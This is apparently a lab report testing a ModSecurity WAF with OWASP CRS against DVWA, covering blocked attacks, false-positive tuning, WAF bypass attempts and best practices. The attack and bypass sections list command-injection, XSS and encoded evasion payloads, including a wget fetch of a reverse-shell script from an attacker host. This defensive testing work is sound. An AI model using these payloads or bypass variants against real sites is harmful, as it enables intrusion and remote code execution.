Custom Rules: Injected for XSS, Command Injection, Base64, brute force, etc.

Logging: modsec_audit.log with full request and response logging enabled

Attack Simulations Performed:

Command Injection: `using payloads like 127.0.0.1 | whoami`

Remote File Inclusion: `using wget http://attacker/rev.sh`

XSS: with `<script>alert('XSS')</script>`

Base64 payloads: like YWFhYWFhYWFhYQ==

Brute Force via multiple login attempts with curl

Access to DVWA vulnerable modules: like /vulnerabilities/exec/

Key Results (Blocked Requests)

- **Command Injection Detected**

Rule: 932235, 932236, 932260, 999100001

Payload: ip=127.0.0.1|whoami

Result: Blocked

Severity: CRITICAL (Phase 2)

Tags: attack-rce, platform-unix

- **RFI Attempt**

Rule: 931130, 999100003

Payload: wget http://192.168.159.129:8000/rev.sh

Result: Blocked

Severity: CRITICAL

Tags: attack-rfi

- **Base64 Payload Detection**

Rule: 999100002

Payload: YWdlbnQ=

Result: Blocked

- **XSS Detected (Reflected)**

Rule: 941100, 941110, 941160, 941390, 941320

Payload: `<script>alert('XSS')</script>`

Result: Blocked

Tags: attack-xss

- **Brute Force Blocked**

Rule: 1990002 (custom)

Method: Repeated login POSTs to /DVWA/login.php

Triggered after 6 attempts

Result: Blocked

False Positives Detected

Case 1:

- **Request:** Login to /DVWA/login.php
- **Error:** Undefined array key “user_token” in DVWA
- **Rule triggered:** 953100 - PHP Info Leakage

False Positive: This is normal behavior in DVWA when CSRF token is missing in the request.

Case 2:

- Host Header rule triggered:
- **Rule:** 920350 - “Host header is a numeric IP address”
- Likely not malicious in a local testing environment

Tuning Recommendation:

- Suppress 953100 in DVWA for development
- Suppress 920350 for known local IPs

WAF Bypass Techniques and Their Effectiveness

1. Double URL Encoding:

This technique involves encoding characters twice, e.g., `<script>` becomes `%253Cscript%253E`. Some poorly configured WAFs only decode once, allowing attackers to bypass filtering. However, ModSecurity with CRS decodes multiple times, successfully detecting the attack.

2. Case Swapping and Comment Injection:

Attackers modify the case of HTML tags (e.g., `<ScRiPt>`) or insert HTML comments (`<!-- -->`) to evade signature-based filters. This approach aims to confuse regex rules. Yet, CRS regex patterns are case-insensitive and handle comment obfuscation effectively.

3. Parameter Pollution:

Sending multiple instances of the same parameter (e.g., `password=1234&password=5678`) can sometimes confuse back-end logic. Some applications may process the second or last value. WAFs like ModSecurity with IP-based tracking still detect brute force attempts regardless of pollution.

4. Unicode Obfuscation:

This technique uses Unicode encoding (`%u003C` for `<`) to disguise dangerous input. Older or misconfigured parsers may fail to decode it properly. However, CRS includes logic to detect encoded dangerous patterns, blocking this

payload.

5. Random Delay Brute Force:

Automating login attempts with time delays and random headers is designed to bypass rate-limit protections. However, the custom rule set used tracks IPs and locks after five failed attempts, proving effective against this evasion.

6. Encoded Remote Command Execution (RCE):

Using URL-encoded payloads like `|wget http://attacker` to inject commands into form inputs. Even though the payload is encoded, the CRS rules combined with custom injection signatures detect and block these RCE attempts successfully.

Technique	Payload Example	Target Module	Result	WAF Respon
Double URL Encoding	`%253Cscript%253Ealert(1)%253C/script%253E`	XSS (Reflected)	Blocked	Blocked by CRS (`libinjection` , `941110` , `941160`)
Case Swapping + Comment Injection	`<ScRiPt>alert('XSS')</ScRiPt>` or `<scr<!-- -->ipt>alert(1)</scr<!-- -->ipt>`	XSS (Reflected)	Blocked	Detected by regex and libinjection filters
Parameter Pollution	`username=admin&password=1234&password=5678&Login=Login`	Login (Brute Force)	Blocked	Brute-force rule triggered (`9999003`) after 5 attem
Unicode Obfuscation	`%u003Cscript%u003Ealert(1)%u003C/script%u003E`	XSS (Reflected)	Blocked	Detected as XSS through anomaly scoring
Random Delay Brute Force	Scripted curl loop with `sleep` and variable User-Agent headers	Login Page	Blocked	IP-based attempt coun blocked after attempts
Encoded RCE Payload	`ip=127.0.0.1%7Cwget+http%3A%2F%2F192.168.159.129%3A8000%2Frev.sh`	Command Injection	Blocked	Blocked by OWASP CRS RCE signatur + Custom Ru `999100003`

Recommended WAF Best Practices

1. Use OWASP CRS with ModSecurity:

The OWASP Core Rule Set provides a strong baseline against common web attacks like XSS, SQLi, RFI, and LFI. It's actively maintained and highly customizable for production environments.

2. Enable Paranoia Levels Progressively:

Start with Paranoia Level 1 to avoid false positives, and gradually increase to Levels 2–4 as you tune your configuration and understand your application behavior. Higher levels provide better protection but require more tuning.

3. Create Custom Rules for Application Logic:

Generic rules are not always enough. Craft custom rules for your web application's specific endpoints and logic—e.g., login brute force tracking, or flagging access to critical paths like `/vulnerabilities/exec/` .

4. Monitor Audit and Debug Logs Regularly:

Enable and monitor ModSecurity logs (`modsec_audit.log`) to analyze alerts, identify attack patterns, and improve rules. Logging is essential for detecting evasion attempts and forensics.

5. Tune False Positives Proactively:

Review ModSecurity logs to find legitimate requests that are wrongly blocked. Adjust rules or create exceptions using `ctl:ruleRemoveById` or `ctl:ruleRemoveTargetById` directives.

6. Apply Virtual Patching for Known Vulnerabilities:

Use rules to mitigate vulnerabilities when you can't immediately patch an app. For instance, blocking `wget`, `curl`, or `base64` in input fields can prevent command injection.

7. Restrict by IP, Headers, and Methods:

Enforce strict rules for IP ranges, HTTP methods (`GET`, `POST`, etc.), and headers to minimize attack surface, especially for administrative paths.

8. Regularly Update CRS and ModSecurity:

Security evolves. Keep your WAF components up to date to take advantage of the latest rule improvements and vulnerability protections.

9. Segment Traffic by Context:

If possible, apply stricter rules to high-risk sections of your app (e.g., file upload, login) while relaxing them for static content.

10. Integrate WAF with SIEM or Alerting Tools:

Forward logs or alerts to a Security Information and Event Management (SIEM) solution to gain broader visibility and ensure real-time monitoring and incident response.